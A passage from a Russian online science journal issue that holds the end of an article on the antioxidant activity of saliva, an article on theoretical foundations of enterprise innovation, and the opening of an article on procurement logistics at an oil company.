Прогрессивное развитие геномной инженерии за последние 20 лет сделало слюну объектом диагностики в судебно-медицинской практике, антропологии и во многих других направлениях. В зависимости от цели поиска исследуют те или иные компоненты слюны, ее биохимические и биофизические показатели. Казалось бы, слюна может рассказать о многом, но при обзоре мировой литературы (международных баз данных WoS, Scopus) выявлено, что слюна является наименее востребованной биологической жидкостью как в научных, так и в клинических исследованиях.

Антиоксидантная защита организма состоит из ферментативного звена, включающего антиоксидантные ферменты (супероксиддисмутаза (СОД), каталаза, глутатионредуктаза и др.), и неферментативного звена, содержащего низкомолекулярные вещества-антиоксиданты.

Одной из основных функций слюны является пищеварение. Жидкость и ферменты размягчают пищу и начинают процесс ее расщепления.

Слюна также важна для поддержания здоровья полости рта. Она смазывает зубы и язык и помогает смывать частички пищи. Хотя слюна может содержать бактерии и другие микроорганизмы, она также содержит природные антибактериальные соединения, в том числе тиоцианат, перекись водорода и иммуноглобулин А.

Слюна человека богата антиоксидантными соединениями. К первичным антиоксидантам относятся мочевая кислота, альбумин, аскорбиновая кислота,

глутатион и антиоксидантные ферменты. Кроме того, поскольку слюна отражает уровни различных гормональных, иммунологических, токсикологических и инфекционных заболеваний в организме, она является отличным инструментом для мониторинга состояния полости рта и общего состояния организма [7].

Антиоксиданты имеют решающее значение для защитной системы организма. Они нейтрализуют свободные радикалы, в том числе активные формы кислорода (АФК) и активные формы азота (РНП), которые могут вызывать окислительный стресс, приводящий к разрушению клеток, повреждению тканей и мутациям ДНК. Также было показано, что антиоксиданты способствуют процессу заживления ран и ограничивают высвобождение организмом определенных белков, вызывающих воспаление.

Недавние размышления в стоматологической медицине сосредоточились на двух взаимосвязанных механизмах, с помощью которых слюна и ее компоненты, включая антиоксиданты, поддерживают здоровье полости рта. Механизмами является:

- контроль патогенов;
- управление реакцией ткани хозяина.

Борьба с патогенами заключается в уменьшении количества бактерий и других вредных микроорганизмов. Слюна содержит натуральные антимикробные компоненты, атакующие некоторые патогены, когда они попадают в ротовую полость, прежде чем они смогут подействовать.

Для других бактерий, таких как *porphyromonas gingivalis*, основной причины заболеваний пародонта, защитная реакция организма запускает высвобождение химических веществ, вызывающих воспаление, включая цитокины (например, интерлейкин 8), хемокины, простагландины и деструктивные ферменты, такие как ММР. матриксные металлопротеиназы).

Эти провоспалительные медиаторы сигнализируют об увеличении числа и активности полиморфноядерных нейтрофилов (PMN), то есть

лейкоцитов. Когда PMN атакуют и поглощают бактерии, они выделяют дополнительные цитокины и при этом создают большое количество АФК.

Этот воспалительный процесс является реакцией хозяина на патогены, а также на инородные или токсичные вещества, такие как алкоголь, никотин, лекарства и даже стоматологические материалы, такие как металлы или связующие вещества [4].

Поскольку эта воспалительная реакция ткани хозяина продолжается, накопление АФК приводит к окислительному стрессу, который связан с разрушением клеток, разрушением тканей и даже повреждением ДНК. Считается, что слюна имеет решающее значение для управления организмом этой агрессивной защитной реакцией.

В частности, антиоксиданты нейтрализуют АФК, противодействуя окислительному стрессу и его последующему каскаду повреждений клеток, ДНК и тканей. Однако нормальный запас антиоксидантов в организме уменьшается, поскольку он продолжает нейтрализовать АФК. Уровни природных антиоксидантов в слюне также снижаются в процессе старения.

Общая антиоксидантная способность в сравнении с маркерами воспаления. Слюну можно измерить по ее общей антиоксидантной способности (ОАС), то есть по уровню доступных антиоксидантов. Конкретные исследования связывают низкий уровень пероральных антиоксидантов, т.е. низкий уровень ОАС, с воспалительными заболеваниями полости рта, включая заболевания пародонта, периимплантатные заболевания, красный плоский лишай и афтозные язвы, кариес зубов, ксеростомию и рак ротовой полости.

Точно так же воспаление полости рта можно измерить с помощью агентов, известных как «маркеры воспаления», в частности, 8-гидроксидезоксигуанозина (8-OHdG). Этот маркер обычно используется в рецензируемых исследованиях для оценки окислительного стресса[8].

Исследование за исследованием сравнивали уровни маркеров воспаления и ТАС при заболеваниях полости рта. Исследования показывают, что независимо от источника воспаления высокие уровни маркеров воспаления сопровождаются низкими уровнями ОАС [4].

Полифенольные антиоксиданты. Полифенолы, класс антиоксидантов, получаемых из фруктов, овощей и других растительных источников, имеют сильную поддержку в опубликованных научных исследованиях.

Полифенольные антиоксиданты могут инактивировать пародонтальные патогены и оказывать профилактическое действие против рака полости рта.

Считается, что полифенольные антиоксиданты участвуют в реакции ткани хозяина тремя способами.

- 1) Антиоксиданты могут снижать выработку лейкоцитами цитокинов и хемокинов, провоспалительных белков, ответственных за разрушение клеток и других структур[6].
- 2) Антиоксиданты нейтрализуют АФК, защищая фибробласты от токсичных веществ, выделяющих АФК . и обращение вспять окислительного стресса.
- 3) Было показано, что антиоксиданты способствуют заживлению ран .

Однако в процессе управления реакцией ткани хозяина антиоксиданты истощаются. Это демонстрируется снижением ОАК, сопровождающимся увеличением воспалительных маркеров. Преобладание научных исследований указывает на вывод о том, что для управления реакцией ткани хозяина « следует рассмотреть введение местных антиоксидантов в полость рта».

Думается, что полифенольные антиоксиданты, не только работают вместе со слюной и ее компонентами, но и обеспечивают длительную защиту от свободных радикалов в ротовой полости. «Поэтому устойчивое, медленное высвобождение полифенолов-антиоксидантов, остающихся в полости рта, может быть полезным для борьбы с повреждением тканей» [6].

Антиоксидантные ферменты, такие как супероксиддисмутаза и глутатионпероксидаза, обеспечивают защиту внутри клеток, в то время как низкомолекулярные антиоксиданты присутствуют во внеклеточной жидкости

Существует множество методов сбора слюны . Они включают сбор цельной нестимулированной слюны, слюны, стимулированной с помощью таких материалов , как парафин, основа жевательной резинки или лимонная кислота, или сбор специфической слюны желез.

При проведении анализа слюны на наличие антиоксидантов более актуальна цельная слюна, поскольку она содержит десневую щелевую жидкость, иммунные клетки и тканевые метаболиты

Кроме того, стимуляция может увеличить вытеснение десневой щелевой жидкости из пародонтального кармана в процессе жевания.

Это может искусственно увеличить концентрацию антиоксидантов в слюне. Предыдущие исследования, посвященные изучению антиоксидантного статуса слюны [14].

Клинические исследования ежедневного применения местных пероральных антиоксидантов подтверждают понимание того, что повышение уровня антиоксидантов в ротовой полости может обратить вспять повреждение мягких тканей, вызванное защитными тканевыми реакциями хозяина[13].

Все методы антиоксидантного анализа, касающиеся химических условий, реакций и их механизма, представляют собой только общую оценку антиоксидантной способности образца в лабораторных условиях и имеют некоторые ограничения, которые влияют на результаты различных исследований. Антиоксиданты необходимы для здоровья, но их основной механизм, особенно при патологии полости рта, неизвестен. Поэтому необходимы дополнительные исследования, чтобы понять их роль, а также их функции

Заключение.

Слюну исследовали в течение многих десятилетий и многогранно. Многие количественные и качественные характеристики слюны вполне могут служить биомаркерами различных как физиологических, так и патологических состояний организма.

Трудно диагностические системы, связанные с саливадиагностикой, входят в нашу жизнь, несмотря на свои преимущества. Однако биодоступность и безопасность забора материала могут позволить расширить исследования слюны, выявить новые предикторы различных патологических состояний организма и шире применять их в оценке здоровья населения, при проведении профилактических мероприятий/

Один из механизмов, через которые реализуется влияние факторов окружающей среды на организм человека, это «окислительный стресс». Виду смешанного изменения характера активности каталазы и интерпретация СОД имеющихся результатов может быть затруднена, поэтому более стандартно-интегральные показатели, в частности антиоксидантную активность.

Список использованной литературы

1. Бельская Л. В. Биохимия слюны: методы исследования. Омск: Омскбланкиздат, 2015. 70 с.
2. Бельская Л.В. Антиоксидантная активность смешанной слюны человека в норме // Экология человека. 2017. №6. URL: <https://cyberleninka.ru/article/n/antioksidantnaya-aktivnost-smeshannoy-slyuny-cheloveka-v-norme> (дата обращения: 12.07.2022).
3. Виниченко Е.Л. Состояние тиолового звена антиоксидантной защиты ротовой жидкости при различных степенях частичной адентии /Е.Л.Виниченко // Современные проблемы науки и образования. – 2018. – № 4.
4. Донцов, В.И. Активные формы кислорода как система: значение в физиологии, патологии и естественном старении / Донцов В.И., Крутько

- В. Н., Мрикаев Б.М., Уханов С.В. // Тр. ИСА РАН. – 2006. – Т. 19. –С. 50-69.
5. Зеленова, Е. Г. Микрофлора полости рта: норма и патология : учебное пособие / Е.Г. Зеленова, М.И. Заславская, Е.В. Салина, СП. Рассанов – Нижний Новгород: НГМА Нижний Новгород. – 2014.- 233 с.
6. Зенков, Н.К. Окислительный стресс / Н. К. Зенков, В.З. Ланкин, Е.Б. Менщикова // М.: МАИК «Наука/Интерпериодика» – 2001. – 343 с.
7. Камиллов Р.Ф.Хемилюминесценция как метод оценки общей антиокислительной активности крови, слюны, слезной жидкости и мочи /Р.Ф.Камиллов // Клиническая лабораторная диагностика. 2018. № 2. С. 21-22, 35—36.
8. Мамажонова О.С. Изменение активности амилазы слюны при различных значений PH // Universum: химия и биология. 2022. №5-1 (95). URL: <https://cyberleninka.ru/article/n/izmenenie-aktivnosti-amilazy-slyuny-pri-razlichnyh-znacheniy-rn> (дата обращения: 12.07.2022).
9. Масюк Н.Ю. Влияние стресса на твердые ткани зуба /Н.Ю.Масюк // Вестник ВГМУ. 2018. №2. URL: <https://cyberleninka.ru/article/n/vliyanie-stressa-na-tverdye-tkani-zuba> (дата обращения: 12.07.2022).
10. Несмеянова Н. Н.. Состояние микро экологии слизистых верхних дыхательных путей у подростков, проживающих в городах с химической промышленностью /Н.Н.Несмеянова // Экология человека. 2019. № 4. С. 32–38
11. Петров, И. М. Информационный анализ слюны / И. М. Петров // Современные наукоемкие технологии. – 2008. – №3. – С. 62
12. Савичук И. О. Микроэкология полости рта, дисбактериоз и пути его коррекции / И. О. Савичук, А. В. Савичук // Современная стоматология. – 2002. – № 4. – С. 9–12
13. Сарф Е.А.. Мониторинг состояния окружающей среды по показателям слюны подростков на примере города Омска /Е.А.Сарф // Экология

человека. 2021. №11. URL: <https://cyberleninka.ru/article/n/monitoring-sostoyaniya-okruzhayuschey-sredy-po-pokazatelyam-slyuny-podrostkov-na-primere-goroda-omska> (дата обращения: 12.07.2022).

14. Хасанов, В.В. Методы исследования антиоксидантов / В.В. Хасанов, Г.Л. Рыжова, Е.В. Мальцева // Химия растительного сырья. – 2004. – № 3. – С. 63–75
15. Brainina, Kh.Z. Potentiometric method for evaluating the oxidant/antioxidant activity of seminal and follicular fluids and clinical significance of this parameter for human reproductive function / Kh.Z. Brainina, D.P. Varzakova, E.L. Gerasimova, S.L. Balezin, I.G. Portnov, V.A. Makutina, E.V. Tyrchaninova // The Open Chemical and Biomedical Methods Journal. – 2012. – № 5. – P. 1–7
16. Mahmoud, R. Evaluation of Total Antioxidant Capacity of Saliva in High School Students / R. Mahmoud, G. Vahideh, R. Fatemeh., V. Asad., Glob J Health Sci. – 2016. –V. 8. – P. 89–94.
17. Potts, R.J. Antioxidant capacity of the epididymis / R.J. Potts, T.M. Jefferies, L.J. Notarianni // Hum Reprod – 1999. –V. 10. – P. 2513–2516
18. Fraga, C. G. In vitro measurements and interpretation of total antioxidant capacity / C. G. Fraga, P. I. Oteiza., M. Galleano // Biochimica et Biophysica Acta – 2014 – № 1840 – P. 931–934.
19. Morry J., Ngamcherdtrakul W., Yantasee W. Oxidative stress in cancer and fibrosis: Opportunity for therapeutic intervention with antioxidant compounds, enzymes and nanoparticles. Redox Biology. 2017, 11, pp. 240
20. Roblegg E., Coughran A., Sirjani D. Saliva: An allrounder of our body. European Journal of Pharmaceutics and Biopharmaceutics. 2019, 142, pp. 133–141

List of used literature

1. Belskaya L. V. Biochemistry of saliva: research methods. Omsk: Omskblankizdat, 2015. 70 p

2. Belskaya L.V. Antioxidant activity of human mixed saliva is normal // Human ecology. 2017. No.6. URL: <https://cyberleninka.ru/article/n/antioksidantnaya-aktivnost-smeshannoy-slyuny-cheloveka-v-norme> (date of reference: 12.07.2022).
3. Vinichenko E.L. The state of the thiol link of antioxidant protection of oral fluid at various degrees of partial adentia /E.L.Vinichenko // Modern problems of science and education. – 2018. – № 4.
4. Dontsov, V.I. Reactive oxygen species as a system: significance in physiology, pathology and natural aging / Dontsov V.I., Krutko V. N., Mrikaev B.M., Ukhanov S.V. // Tr. ISA RAS. – 2006. – Vol. 19. – pp. 50-69.
5. Zelenova, E. G. Microflora of the oral cavity: norm and pathology : textbook / E.G. Zelenova, M.I. Zaslavskaya, E.V. Salina, SP. Rasanov – Nizhny Novgorod: NGMA Nizhny Novgorod. – 2014. - 233 p.
6. Zenkov, N.K. Oxidative stress / N. K. Zenkov, V.Z. Lankin, E.B. Menschikova // Moscow: MAIK "Nauka/Interperiodics" – 2001. – 343 p.
7. Kamilov R.F. Chemiluminescence as a method for assessing the total antioxidant activity of blood, saliva, lacrimal fluid and urine /R.F.Kamilov // Clinical laboratory diagnostics. 2018. No. 2. pp. 21-22, 35-36.
8. Mamazhonova O.S. Change in saliva amylase activity at different PH values // Universum: chemistry and biology. 2022. No.5-1 (95). URL: <https://cyberleninka.ru/article/n/izmenenie-aktivnosti-amilazy-slyuny-pri-razlichnyh-znacheniy-rn> (accessed: 12.07.2022).
9. Masyuk N.Yu. The effect of stress on the hard tissues of the tooth / N.Yu.Masyuk // Vestnik VSMU. 2018. No.2. URL: <https://cyberleninka.ru/article/n/vliyanie-stressa-na-tverdye-tkani-zuba> (date of application: 12.07.2022).
10. Nesmeyanova N. N. The state of micro ecology of the mucous membranes of the upper respiratory tract in adolescents living in cities with chemical industry /N.N.Nesmeyanova // Human ecology. 2019. No. 4. pp. 32-38

11. Petrov, I. M. Informational analysis of saliva / I. M. Petrov // Modern high-tech technologies. - 2008. – No. 3. – p. 62
12. Savichuk I. O. Microecology of the oral cavity, dysbiosis and ways of its correction / I. O. Savichuk, A.V. Savichuk // Modern dentistry. - 2002. – No. 4. – pp. 9-12
13. Sarf E.A.. Monitoring of the state of the environment by indicators of adolescent saliva on the example of the city of Omsk / E.A.Sarf // Human ecology. 2021. No.11. Address: <https://cyberleninka.ru/article/n/monitoring-sostoyaniya-okruzhayuschey-sredy-po-pokazatelyam-slyuny-podrostkov-na-primere-goroda-omska> (accessed: 12.07.2022).
14. Khasanov, V.V. Methods of research of antioxidants / V.V. Khasanov, G.L. Ryzhova, E.V. Maltseva // Chemistry of plant raw materials. - 2004. – No. 3. – pp. 63-75
15. Brainina, H.Z. A potentiometric method for assessing the oxidative/antioxidant activity of seminal and follicular fluids and the clinical significance of this parameter for human reproductive function / H.Z. Brainina, D.P. Varzakova, E.L. Gerasimova, S.L. Balezin, I.G. Portnov, V.A. Makutina, E.V. Tyrchaninova // Open Journal of Chemical and Biomedical Methods. - 2012. – No. 5. – pp. 1-7
16. Mahmud, R. Assessment of the total antioxidant capacity of saliva in high school students / R. Mahmud, G. Wahide, R. Fatemeh., V. Asad., Global J Health Sci. – 2016. – Vol. 8. – pp. 89-94.
17. Potts, R.J. Antioxidant capacity of the epididymis / R.J. Potts, T.M. Jeffries, L.J. Notarianni // Hum Reprod – 1999. –Vol. 10. – pp. 2513-2516
18. Fraga, K. G. Measurements and interpretation of the total antioxidant capacity In vitro / K. G. Fraga, P. I. Oteiza, M. Galleano // Biochimica et Biophysica Acta – 2014 – No. 1840 – pp. 931-934.

19. Morrie J., Ngamcherdtrakul U., Yantasi U. Oxidative stress in cancer and fibrosis: the possibility of therapeutic intervention using antioxidant compounds, enzymes and nanoparticles. Redox biology. 2017, 11, p. 240
20. Roblegg E., Kofran A., Sirjani D. Saliva: a universal component of our body. European Journal of Pharmacy and Biopharmaceutics. 2019, 142, pp. 133-141

© Зиников Р.Р., Степанов Е.А., 2022 Научный сетевой журнал
«Столыпинский вестник» №4/2022

Для цитирования: Зиников Р.Р., Степанов Е.А. АНТИОКСИДАНТНАЯ
АКТИВНОСТЬ СЛЮНЫ// Научный сетевой журнал «Столыпинский
вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 001.895:330

**ТЕОРЕТИЧЕСКИЕ И МЕТОДОЛОГИЧЕСКИЕ ОСНОВЫ
ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ НА ПРЕДПРИЯТИИ**
THEORETICAL AND METHODOLOGICAL FOUNDATIONS OF
INNOVATION ACTIVITY AT THE ENTERPRISE

Храмцова Наталия Александровна, кандидат экономических наук, доцент
ФГБОУ ВО «Сибирский государственный автомобильно-дорожный
университет (СибАДИ)», Россия, г. Омск

Khramtsova Natalia Aleksandrovna, Candidate of Economic Sciences, Associate
Professor, Siberian State Automobile and Road University (SibADI), Omsk, Russia

Аннотация: В статье рассматриваются сущность и понятие инновации как экономической категории, основные факторы, влияющие на инновационное развитие предприятий, оценка эффективности внедрения инноваций и инновационной деятельности, факторы, препятствующие инновационной активности предприятий, факторы расчета эффективности от внедрения инноваций.

Summary: In the article are considered the essence and concept of innovation as an economic category, the main factors influencing the innovative development of enterprises, assessment of the effectiveness of innovation and innovation

activities, factors hindering the innovative activity of enterprises, factors for calculating the effectiveness of innovation

Ключевые слова: инновация, новшество, нововведение, инновационная политика, инновационная деятельность, эффект.

Keywords: innovation, innovation, innovation, innovation policy, innovation activity, efficiency.

Понятие «инновация» было упомянуто впервые культурологами в своих научно-исследовательских работах, смысл данного термина заключался в переходе одних элементов культуры в другие виды культур. В период совершенствования традиционных структур общества, возникла необходимость в изучении технологических, технических, экономических, организационных и иных инноваций. В настоящее время наблюдается тенденция к усилению роли экономических вопросов, непосредственно связанных с внедрением инноваций в деятельность.

Зарубежный ученый Й. Шумпетер впервые упомянул понятие «инновация» в своей научной работе «Теория экономического развития», и предоставил подробное описание инноваций и способы их создания. В результате своей работы он выделил 5 важнейших изменений связанных с инновациями.

1. Внедрение продукции с новыми характеристиками.
2. Использование нового сырья.
3. Новшество в материально-техническом обеспечении производства.
4. Использование новой техники или процессов производства.
5. Появление совершенно новых рынков сбыта.

В соответствии с этими 5 признаками Шумпетер оценил инновации как основной источник прибыли: «прибыль, по сути, является результатом внедрения новых комбинаций факторов производства», «без развития нет

прибыли, без прибыли нет развития». Шумпетер подчеркнул важность роли инноваций в экономическом аспекте производственных функций.

Определение Шумпетера - это не единственный исчерпывающий термин для всех аспектов и характеристик инноваций. В экономической литературе, как отечественной, так и зарубежной, существует множество различных трактовок термина «инновации», что свидетельствует об отсутствии общепринятой терминологии в этой области.

Часто авторы придают понятию «инноваций» различный смысл, исходя из того, что сосредотачивают внимание на некоторых аспектах инноваций. В литературе отражены различные определения понятия «инновация», каждое из которых имеет право на существование, более подробно трактовка понятия «инновация» представлена в таблице 1.

Таблица 1. Трактовка понятия «инновации», представленная различными авторами

Автор	Понятие
Й. Шумпетер	«Инновация – новая научно-организационная комбинация производственных факторов, мотивированная предпринимательским духом»
Б.Санто	«Инновация – общественно-техничко-экономический процесс, который через практическое использование идей и изобретений приводит к созданию лучших по своим свойствам изделий, технологий, и в случае, если инновации ориентированы на экономическую прибыль, её появление на рынке может принести добавочный капитал»

Р.А. Фатхутдинов	«Инновация - это конечный результат внедрения новшества с целью изменения объекта управления и получения экономического, социального, экологического, научно-технического или другого вида эффекта»
Д.М. Степаненко	«Инновация представляет собой создаваемые новые или усовершенствованные технологии, виды продукции или услуги, а также решения производственного, административного, финансового, юридического, коммерческого или иного характера, имеющие результатом их внедрения и последующего практического применения положительный эффект для задействовавших их хозяйствующих субъектов»
Н.М.Авсянников	«Инновация (нововведение) - это результат практического или научно-технического освоения новшества»
И.Н. Молчанов	«Инновация – результат научного труда, направленный на совершенствование общественной практики и предназначенный для непосредственной реализации в общественном производстве»
Е.Е. Румянцева	«Инновация – получение больших экономических результатов за счет внедрения новшеств; суть прогрессивной стратегии развития организации государства в противовес бюрократическому типу развития»

Многие авторы указывают на процесс реализации инновационных идей и выхода на рынки, как важнейшую отличительную характеристику инновационного потенциала. При этом они подчеркивают, что инновационная деятельность – это метод и средство получения прибыли.

Исходя из представленных определений, можно сделать вывод, что инновации - это многогранное явление, которое рассматривается не только как продукт деятельности, но и как полноценный процесс. В этом контексте необходимо учитывать такие определения, как нововведения и новшество, поскольку эти определения тесно связаны с термином инновация.

Новшество – это конечный результат прикладных, фундаментальных исследований, разработок и работ в определенной сфере деятельности для повышения ее эффективности. Новшества могут проявляться в виде патентов, торговых марок, открытий, ноу-хау, научных подходов, процессов, то есть продуктов инноваций.

Нововведение представляет собой новое знание, новую идею, новые обычаи и т.д. В буквальном смысле нововведение означает «введение нового», как процесс воспроизведения новшества. Нововведение представляет собой инновацию как процесс, и означает, что новшество используется. С момента появления новшества на рынке, оно принимает в себя новые качества и характеристики, требуя самого процесса внедрения новшества.

В отечественной литературе понятие «инновации» и ее важные аспекты были сформулированы и освещены в «Концепции инновационной политики Российской Федерации на 1998-2005 годы», где инновации были выделены как конечный результат деятельности в сфере инноваций, которая представляла собой технологический процесс.

На уровне международных стандартов, понятие инновации – это конечный результат в области творческой деятельности человека, воплощенный в виде чего-то нового или усовершенствованного, применяемого на практике.

Основные подходы к рассмотрению понятия инновации.

1. Инновации является процессом внедрения новых идей, новых продуктов в жизнь.

2. Инновация – это система технологических, экономических, технических фундаментальных новшеств.

3. Инновации в целом, рассматриваются как изменение.

4. Инновации является результатом инновационной деятельности.

Резюмируя вышесказанное, можно сделать вывод, что, являясь экономической категорией инновация обладает рядом характеристик.

1. Инновации основываются на внедрение результатов интеллектуальной деятельности с целью получения новизны и извлечения прибыли.

2. Положительного эффекта от внедрения инноваций: технического, социального, экономического и т.д.

Таким образом, исходя из понятия «новшества» можно сделать вывод, что данное понятие характеризует инновацию как продукт инновационной деятельности.

В современном мире в условиях серьезных изменений в корпоративной среде и жесточайшей конкурентной борьбы, единственным требованием для выживания корпораций является их инновационное развитие.

Инновационная активность, является очень важной характеристикой в инновационной деятельности, как экономики страны в целом, так и на определенных предприятиях.

Чтобы понять, как создать благоприятный климат в сфере инноваций, необходимо проанализировать и оценить факторы, поддерживающие развитие инноваций.

В ходе исследования факторы были сгруппированы и выделены в следующих аспектах (Рисунок 1).



Рисунок 1. Факторы, влияющие на инновационное развитие предприятий

Устойчивость инновационного развития зависит не только от экономического состояния предприятия, но и от многих факторов внешней и внутренней среды предприятия, таких как повышение конкурентоспособности со стороны конкурентов, ужесточение законодательства, отсутствие квалифицированных кадров для внедрения в деятельность инновационных проектов и т.д.

Главной задачей для инновационного развития является также выявление причины инновационной пассивности предприятий. Среди факторов препятствующих инновационной активности предприятий можно выделить следующие:

- 1) отсутствие эффективных методов внедрения инноваций в деятельность предприятий;
- 2) недостаточный уровень развития законодательства в сфере инновационной деятельности;
- 3) отсутствие стратегии инновационного развития предприятия;
- 4) недостаточный уровень качества инновационного менеджмента.

Таким образом, инновационная активность для предприятий является залогом конкурентоспособности выпускаемой продукции или предоставления услуги, повышает уровень адаптивности предприятий к изменяющимся условиям извне. Проведенное исследование позволяет выделить перечень факторов, которые влияют на инновационное развитие предприятий и способствующие инновационному прорыву, учитывая все особенности не только на уровне предприятий, но и в целом в стране, и в мире.

Нововведение является важным аспектом в развитии транспортного предприятия, особую значимость придает эффект от внедрения инноваций в деятельность. Оценка данного эффекта является важнейшим инструментом в развитии как отдельного предприятия, так и в целом экономики страны.

В инновационной деятельности учитываются следующие эффекты:

- 1) экономический эффект – включает в себя все виды результатов и расходов от инновационной деятельности (рост производительности труда, увеличение объема продаж, прибыль от внедрения изобретений, патентов, ускорение оборотных средств и пр.);
- 2) научный и технические эффекты – характеризуются они своей простотой, компактностью, полезностью (организационный уровень производства, число зарегистрированных патентов, повышение конкурентоспособности предприятия и пр.);
- 3) финансовый эффект – основывается на конечных финансовых показателях деятельности;

4) ресурсный эффект – показывает влияние инноваций на деятельность предприятия и потребление определенного вида ресурса;

5) социальный эффект – отражает в себе социальные результаты от внедрения инноваций (повышение уровня удовлетворенности трудом работников, повышает доходы, повышает условия труда и пр.);

6) экологический эффект – является одним из важнейших эффектов, поскольку отражает влияние инноваций на окружающую среду (вибрации, шум, экологичность, яркость, сокращение количества выбросов и пр.);

Эффективность от внедрения инновация делятся на признаки, которые отражены в таблице 2.

Таблица 2. Признаки эффективности от внедрения инноваций

Показатель	Признак
Уровень получения инноваций	1. Локальный уровень характеризует влияние на деятельность предприятия или других субъектов, от внедрения инноваций. 2. Национальный уровень иллюстрирует влияние инноваций в конкретной сфере деятельности
Цель определения инноваций	1. Сравнительный эффект представляет собой конечный результат анализа выбора лучших инновационных мер. 2. Абсолютный эффект показывает влияние инноваций в целом, которые внедряются в компанию в определенный момент

Степень значимости	1. Одноразовая степень значимости представляет собой первоначальный эффект от внедрения новшеств в деятельность. 2. Мультипликационная степень характеризует инновационную деятельность, охватывающую многие сферы деятельности, в конечном итоге достигается совокупный эффект от внедрения инноваций.
Время учета затрат	1. Расчетный период. 2. Годовой период.

В результате расчета эффективности от внедрения инноваций во внимание принимаются следующие факторы:

- 1) период инноваций;
- 2) период полезного использования объекта инноваций;
- 3) запрос требований от инвесторов;
- 4) уровень достоверности информации.

Понятие эффективности от внедрения инноваций является одним из проблемных и спорных элементов инновационной деятельности. Инновации способны обеспечивать активное и долгосрочное развитие деятельности предприятия. Также необходимо принимать во внимание, что инновации требуют максимальных затрат и характеризуется высокой степенью риска.

Эффективность инноваций отражается в диагностике результатов внедрения инноваций, затрат на производство, потребление и их развитие. Эффект от внедрения нововведений, в первую очередь, позволяет оценить норму прибыли, которая может состоять из экономии от снижения затрат и от повышения цен на инновационный продукт.

Таким образом, для внедрения инноваций следует провести анализ всех факторов оценки эффективности инновационной деятельности и сделать наиболее правильный выбор для реализации инноваций.

Литература

1. Румянцева, Е. Е. Новая экономическая энциклопедия / Румянцева Е.Е., - 4-е изд. – Москва :ИНФРА-М Издательский Дом, 2016. – 882 с.
2. Степаненко, Д.М. Классификация инноваций и ее стандартизация / Д.М. Степаненко // Наука и Техника. – 2017. - № 5. – С. 71-75.
3. Шумпетер, Й. А. Теория экономического развития / Й.А. Шумпетер – М.: ДиректмедиаПублишинг, 2018. – 401 с.
4. Левчаев, П.А. Инновационная модель развития экономики региона: монография / П.А. Левчаев. – М.: ИНФРА–М, 2018. – 92 с.
5. Логвинов, С.А. Инновационная экономика: стратегия и инструменты формирования: Учебное пособие / Донцова О. И., Логвинов С. А. – М.: Альфа–М, НИЦ ИНФРА–М, 2017. – 208 с.
6. Храмцова, Н.А. Развитие инновационной деятельности предприятий / Н.А. Храмцова // Стратегии бизнеса. – 2018. – № 07 (51). – С. 23-26.
7. Храмцова, Н.А. Эффективность внедрения инноваций на транспортном предприятии / Н.А. Храмцова, Л.А. Ибрагимова. // Стратегии бизнеса. – 2020. – № 12. – С. 340-342.

Literature

1. Rumyantseva, E. E. New Economic Encyclopedia / Rumyantseva E.E., - 4th ed. – Moscow : INFRA-M Publishing House, 2016. – 882 p.
2. Stepanenko, D.M. Classification of innovations and its standardization / D.M. Stepanenko // Science and Technology. - 2017. - No. 5. – pp. 71-75.
3. Schumpeter, J. A. Theory of economic development / J.A. Schumpeter – M.: Directmediapublishing, 2018. – 401 p.
4. Levchaev, P.A. Innovative model of regional economic development: monograph / P.A. Levchaev. – M.: INFRA–M, 2018. – 92 p.

5. Logvinov, S.A. Innovative economics: strategy and tools of formation: Textbook / Dontsova O. I., Logvinov S. A. – M.: Alfa–M, SIC INFRA–M, 2017. – 208 p.
6. Khramtsova, N.A. Development of innovative activity of enterprises / N.A. Khramtsova // Business strategies. – 2018. – № 07 (51). – Pp. 23-26.
7. Khramtsova, N.A. Efficiency of innovation implementation at a transport enterprise / N.A. Khramtsova, L.A. Ibragimova. // Business strategies. – 2020. – No. 12. – pp. 340-342.

© Храмцова Н.А., 2022 Научный сетевой журнал «Столыпинский вестник»
№4/2022

Для цитирования: Храмцова Н.А. ТЕОРЕТИЧЕСКИЕ И МЕТОДОЛОГИЧЕСКИЕ ОСНОВЫ ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ НА ПРЕДПРИЯТИИ// Научный сетевой журнал «Столыпинский вестник» №04/2022



Столыпинский
вестник

Научная статья

Original article

УДК 658.7

СИСТЕМА МАТЕРИАЛЬНО-ТЕХНИЧЕСКОГО СНАБЖЕНИЯ В НЕФТЯНЫХ КОМПАНИЯХ

LOGISTICS SYSTEM IN OIL COMPANIES

Аклаева Яна Тимуровна, выпускник бакалавриата, факультет «Уфимская Высшая школа экономики и управления» Уфимский государственный нефтяной технический университет Россия, г. Уфа

Alayeva Yana Timurovna, Bachelor's degree graduate, Faculty of Ufa Higher School of Economics and Management Ufa State Petroleum Technical University Russia, Ufa

Аннотация: Статья посвящена рассмотрению системы материально-технического снабжения в нефтяных компаниях. Материально-техническое обеспечение как компонент процесса производства во многом определяет качество и самого процесса, и готового продукта. Работа по планированию потребности предприятия в материальных ресурсах является основной частью плановой деятельности и осуществляется с целью обеспечения производства всеми видами материально-технических ресурсов и сокращения непроизводственных расходов. От эффективности материально-технического обеспечения зависит эффективность работы всей компании.

S u m m a r y: The article is devoted to the consideration of the logistics system in oil companies. Logistics as a component of the production process largely determines the quality of both the process itself and the finished product. Work on planning the needs of the enterprise in material resources is the main part of the planned activity and is carried out in order to ensure the production of all types of material and technical resources and reduce non-production costs. The efficiency of the entire company depends on the efficiency of logistics.

Ключевые слова: материально-техническое снабжение, материально-технические ресурсы, рынок закупок, поставщики, тендеры, письменные переговоры, складская форма снабжения, транзитная форма снабжения.

Keywords: logistical support, logistical resources, procurement market, suppliers, tenders, written negotiations, warehouse form of supply, transit form of supply.

Система материально-технического снабжения в нефтяных компаниях является достаточно сложной из-за включенности большого количества объектов. Рассмотрим её подробнее на примере нефтяной компании ПАО «Сургутнефтегаз».

В ПАО «Сургутнефтегаз» порядок организации определения потребности в материальных ресурсах регламентирован следующими документами: Приказ о формировании потребности ПАО «Сургутнефтегаз» на закупку материально-технических ресурсов; Регламент по централизованному материально-техническому обеспечению структурных подразделений ПАО «Сургутнефтегаз» средствами системы R/3.

Непосредственной разработкой индивидуальных и групповых норм расходов сырья и материалов занимается специализированный научно-исследовательский институт «СургутНИПИнефть», являющийся также структурным подразделением ПАО «Сургутнефтегаз».

